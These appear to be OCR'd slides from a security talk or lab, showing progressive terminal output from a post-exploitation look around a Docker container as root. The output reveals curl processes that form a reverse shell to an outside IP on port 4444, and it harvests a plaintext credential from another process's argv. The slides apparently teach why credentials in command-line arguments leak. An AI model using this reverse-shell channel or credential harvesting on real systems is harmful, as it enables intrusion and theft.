
```
> for f in /proc/*/cmdline; do echo "--- $f ---";
```

Where are we, container-style?




```
> for f in /proc/*/cmdline; do echo "--- $f ---"; tr '\0' '\n' <$f;
```

Where are we, container-style?




```
> for f in /proc/*/cmdline; do echo "--- $f ---"; tr '\0' '\n' <$f; done; uname -a; id
```

Where are we, container-style?




```
> for f in /proc/*/cmdline; do echo "--- $f ---"; tr '\0' '\n' <$f; done; uname -a; id
--- /proc/1/cmdline ---
```

Where are we, container-style?




```
> for f in /proc/*/cmdline; do echo "--- $f ---"; tr '\0' '\n' <$f; done; uname -a; id
--- /proc/1/cmdline ---
/sbin/docker-init
--
/httpcheckerstart.sh
```

Where are we, container-style?




```
> for f in /proc/*/cmdline; do echo "--- $f ---"; tr '\0' '\n' <$f; done; uname -a; id
--- /proc/1/cmdline ---
/sbin/docker-init
--
/httpcheckerstart.sh
--- /proc/169/cmdline ---
/bin/sh
```

Where are we, container-style?




```
> for f in /proc/*/cmdline; do echo "--- $f ---"; tr '\0' '\n' <$f; done; uname -a; id
--- /proc/1/cmdline ---
/sbin/docker-init
--
/httpcheckerstart.sh
--- /proc/169/cmdline ---
/bin/sh
--- /proc/170/cmdline ---
curl
-Nsk
--pinnedpubkey
sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc=
https://165.232.118.219:4444/i/1ikl7jhibsohp
```

Where are we, container-style?




```
> for f in /proc/*/cmdline; do echo "--- $f ---"; tr '\0' '\n' <$f; done; uname -a; id
--- /proc/1/cmdline ---
/sbin/docker-init
--
/httpcheckerstart.sh
--- /proc/169/cmdline ---
/bin/sh
--- /proc/170/cmdline ---
curl
-Nsk
--pinnedpubkey
sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc=
https://165.232.118.219:4444/i/1ikl7jhibsohp
--- /proc/171/cmdline ---
/bin/sh
--- /proc/172/cmdline ---
curl
-Nsk
--pinnedpubkey
sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc=
https://165.232.118.219:4444/o/1ikl7jhibsohp
-T-
```

Where are we, container-style?




```
> for f in /proc/*/cmdline; do echo "--- $f ---"; tr '\0' '\n' <$f; done; uname -a; id
--- /proc/1/cmdline ---
/sbin/docker-init
--
/httpcheckerstart.sh
--- /proc/169/cmdline ---
/bin/sh
--- /proc/170/cmdline ---
curl
-Nsk
--pinnedpubkey
sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc=
https://165.232.118.219:4444/i/1ikl7jhibsohp
--- /proc/171/cmdline ---
/bin/sh
--- /proc/172/cmdline ---
curl
-Nsk
--pinnedpubkey
sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc=
https://165.232.118.219:4444/o/1ikl7jhibsohp
-T-
--- /proc/6/cmdline ---
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
```

Where are we, container-style?




```
> for f in /proc/*/cmdline; do echo "--- $f ---"; tr '\0' '\n' <$f; done; uname -a; id
--- /proc/1/cmdline ---
/sbin/docker-init
--
/httpcheckerstart.sh
--- /proc/169/cmdline ---
/bin/sh
--- /proc/170/cmdline ---
curl
-Nsk
--pinnedpubkey
sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc=
https://165.232.118.219:4444/i/1ikl7jhibsohp
--- /proc/171/cmdline ---
/bin/sh
--- /proc/172/cmdline ---
curl
-Nsk
--pinnedpubkey
sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc=
https://165.232.118.219:4444/o/1ikl7jhibsohp
-T-
--- /proc/6/cmdline ---
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
--- /proc/self/cmdline ---
/bin/sh
--- /proc/thread-self/cmdline ---
/bin/sh
```

Where are we, container-style?




```
> for f in /proc/*/cmdline; do echo "--- $f ---"; tr '\0' '\n' <$f; done; uname -a; id
--- /proc/1/cmdline ---
/sbin/docker-init
--
/httpcheckerstart.sh
--- /proc/169/cmdline ---
/bin/sh
--- /proc/170/cmdline ---
curl
-Nsk
--pinnedpubkey
sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc=
https://165.232.118.219:4444/i/1ikl7jhibsohp
--- /proc/171/cmdline ---
/bin/sh
--- /proc/172/cmdline ---
curl
-Nsk
--pinnedpubkey
sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc=
https://165.232.118.219:4444/o/1ikl7jhibsohp
-T-
--- /proc/6/cmdline ---
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
--- /proc/self/cmdline ---
/bin/sh
--- /proc/thread-self/cmdline ---
/bin/sh
Linux e51aabe7cab9 6.1.0-22-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.94-1 (2024-06-21) x86_64 GNU/Linux
uid=0(root) gid=0(root) groups=0(root)
```

Secrets in `argv`?




```
> for f in /proc/*/cmdline; do echo "--- $f ---"; tr '\0' '\n' <$f; done; uname -a; id
--- /proc/1/cmdline ---
/sbin/docker-init
--
/httpcheckerstart.sh
--- /proc/169/cmdline ---
/bin/sh
--- /proc/170/cmdline ---
curl
-Nsk
--pinnedpubkey
sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc=
https://165.232.118.219:4444/i/1ikl7jhibsohp
--- /proc/171/cmdline ---
/bin/sh
--- /proc/172/cmdline ---
curl
-Nsk
--pinnedpubkey
sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc=
https://165.232.118.219:4444/o/1ikl7jhibsohp
-T-
--- /proc/6/cmdline ---
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
--- /proc/self/cmdline ---
/bin/sh
--- /proc/thread-self/cmdline ---
/bin/sh
Linux e51aabe7cab9 6.1.0-22-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.94-1 (2024-06-21) x86_64 GNU/Linux
uid=0(root) gid=0(root) groups=0(root)
```

Secrets in `argv`?




```
> tr '\0' '\n' </proc/6/cmdline
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
```

"Best" Practice: Credentials via Environment



